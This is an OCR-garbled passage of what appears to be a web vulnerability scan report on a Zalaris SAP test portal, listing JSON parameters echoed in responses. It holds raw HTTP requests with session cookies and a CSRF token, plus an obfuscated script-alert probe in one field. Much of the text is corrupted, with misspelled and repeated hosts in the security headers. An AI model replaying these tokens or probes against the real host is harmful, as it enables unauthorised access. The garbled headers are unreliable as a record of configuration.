Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://in.applicationinsights.azure.com/; script-src'self 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://r-zalaris.com/styleapui5.hana.ondemand.com https://r-zalaris.com/styleapui5.hana.ondemand. http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://www.zaiaris.com/https:///zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://www.zaiaris.com/https://waps.googleapis.com:443 https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zaiaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com/https://sapui5.hana.ondemand.com/https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ionts.googleapis.com/https://paiform.twitter.com/https://ton.twimg.com/ftw/css/ https://was.typekit.net/ data: https://paiform.twitter.com/https://ton.twimg.com/ftw/css/ https://sapui5.hana.ondemand.com/https://\*.zaiaris.com:443 https://maxcdn.bootstrapcdn.com/https://sapui5.hana.ondemand. https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

("modelAppParData":("STATUS":""), "modelTimePeriodData":("PABRJ":"2022", "PABRP":"03", "BEGDA":"20220301", "ENDDA":"20220329", "AMOUNT1":"fqqeq2oolb", "AMOUNT2":" 0.00", "PDF\_SRC":"JVBERi0xLjMNCiXi48/TDQolUINUWFBERjMgUGFyYW1IdGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIIFBERjEglCAgIEZvbnQgSEVMVkUglCAgYm9sZCBMYW5nIEVQIFNjcmlwdDogIDAgLT4vQzAwMQ0KMiAw

...[SNIP]...

# 15.34. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT2 JSON parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/zmfp time statement

#### Issue detail

The value of the AMOUNT2 JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PDF&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00114 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01

Content-Length: 230

Origin: https://testportal.zalaris.com Dnt: 1

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

{"GS\_PARAMS":("STATUS":""},"LS\_PERIOD":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":"mr3ft4kwae","PDF\_SRC":"","FIL\_KEY":"03.2022"),"GS\_INPUT":("PERIOD":365}}

#### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:55:23 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 315683 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.calaris.com/443 https://s.com/443 https://s.com/443 https://s.calaris.com/443 https://s.calari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sap.com/ ondemand.com https://-zalaris.com/443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://sap.com/ ondemand.com https://sap.com/ ondemand.com/ ondem https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close ("modelAppParData";("STATUS":""), "modelTimePeriodData";("PABRJ":"2022", "PABRP":"03", "BEGDA":"20220301", "ENDDA":"20220329", "AMOUNT1":"
157.50", "AMOUNT2": "mr3ft4kwae", "PDF\_SRC": "JVBERi0xLjMNCiXi48/TDQoIUINUWFBERjMgUGFyYW1ldGVyczogRFJTVFhiaGsNCiVEZXZ0eXBIIFBERjEgICAgIEZvbnQgSEVM
VkUgICAgYm9sZCBMYW5nIEVOIFNjcmlwdDogIDAgLT4vQzAwMQ0KMiAwIG9iag0KPDwNCi9UeXBIIC9Gb250RGVz ...[SŇIP]...

# 15.35. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_time\_statement

#### Issue detail

The value of the FIL\_KEY JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PDF&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00114 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01 Content-Length: 230 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

{"GS\_PARAMS":("STATUS":""},"LS\_PERIOD":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2": 0.00","PDF\_SRC":"","FIL\_KEY":"03.2022opmivwof8x"},"GS\_INPUT":("PERIOD":365}}

#### Response 1

cache-control: no-store

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 10:03:52 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 315702 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers:

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://rs.googleapis.com https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://s.googleapis.com https://s.googleapis.com https://s.googleapis.com https://s.googleapis.com https://s.googleapis.com/sttps://stt eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelAppParData":{"STATUS":""},"modelTimePeriodData":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":" 157.50","AMOUNT2":"

1MDASIDAwMDAwIG4NCjAwMDAyMzUxODQgMDAwMDAgbg0KMDAwMDIzNjA1NCAwMDAwMCBuDQp0cmFpbGVyDQo8PA0KL1NpemUgMTkNCi9Sb290IDE4IDAgUg0KL0luZ m8gMTcgMCBSDQo+Pg0Kc3RhcnR4cmVmDQoyMzYxMzANCiUIRU9GDQo=","FIL\_KEY":"03.2022opmivwof8x"}}

15.36. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [COUNTRYTXT JSON parameter]

#### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the COUNTRYTXT JSON parameter is copied into the application's response.

# Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|16577771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01

Content-Length: 1954

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

("GS\_TRAVEL\_HEAD":{"COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02","SCHEMA\_TXT":"Expense
Reimbursement","UNPROCESSED":false,"COUNTRYTXT":"Norwayig4diyi88g","SEL\_PD":false,"SEL\_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000
000","DATEARR":"20220714","TIMEARR":"000000","ISREQUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSPLANEFIEL

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:50:20 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8

Content-Length: 6286 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

access-control-allow-methods: '

access-control-allow-headers:

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-lab: https:/// boost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://sai.counts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

("modeloPageEntryData":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norwayig4diyi88g","STATUS\_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSFIELD\_V ...[SNIP]...

## 15.37. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]

#### Summary

Information Severity: Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/zmfp\_travel\_create\_expense\_rep Path:

#### Issue detail

The value of the CUSTOMER JSON parameter is copied into the application's response.

# Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624& aiax value=DRAFT HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772617400; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

```
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Dest: empty
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_TRAVEL_HEAD":{"REINR":"0714095206", "SEL_PD":false, "SEL_ACC":false, "SCHEMA_TXT":"Expense
Reimbursement", "COUNTRYTXT":"Norway", "STATUS_TXT":"", "STATUS":"", "PDF":"", "ZRECEIVE":"", "ZCONTROL":"", "UNPR
...[SNIP]...
...[SNIP]...
«"BORDERCOSSFIELD_VIS":false, "BORDERCOSSPLANEFIELD_VIS":false, "DATEDEP":"20220714", "TIMEDEP":"000000", "DATEFAR":"0200000", "DATEFAR":", "TIMEFAR":"0000000", "DATEFDP":"", "TIMEFDP":"000000", "DATEFAR":", "TIMEFAR":"000000", "DATEFDP":", "TIMEFDP":", "IMEFDP":", "TIMEFDP":", "TIMEFDP"
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 10:15:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6332
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers:
cache-control: no-store
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://sl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
{"modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",
...[SNIP]...
```

## 15.38. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [LOCATION JSON parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the LOCATION JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&

```
ajax_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai session=2giWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Nentunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_TRAVEL_HEAD":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPR
...[SNIP]...
SSFIELD VIS":false, "BORDERCOSSPLANEFIELD VIS":false, "DATEDEP": "20220714", "TIMEDEP": "000000", "DATEARR": "20220714", "TIMEARR": "000000", "CUSTOMER": "
<script>((0:#0=alert/#0#/#0#(0)))

<pre
 ..[SNIP]...
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 10:17:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
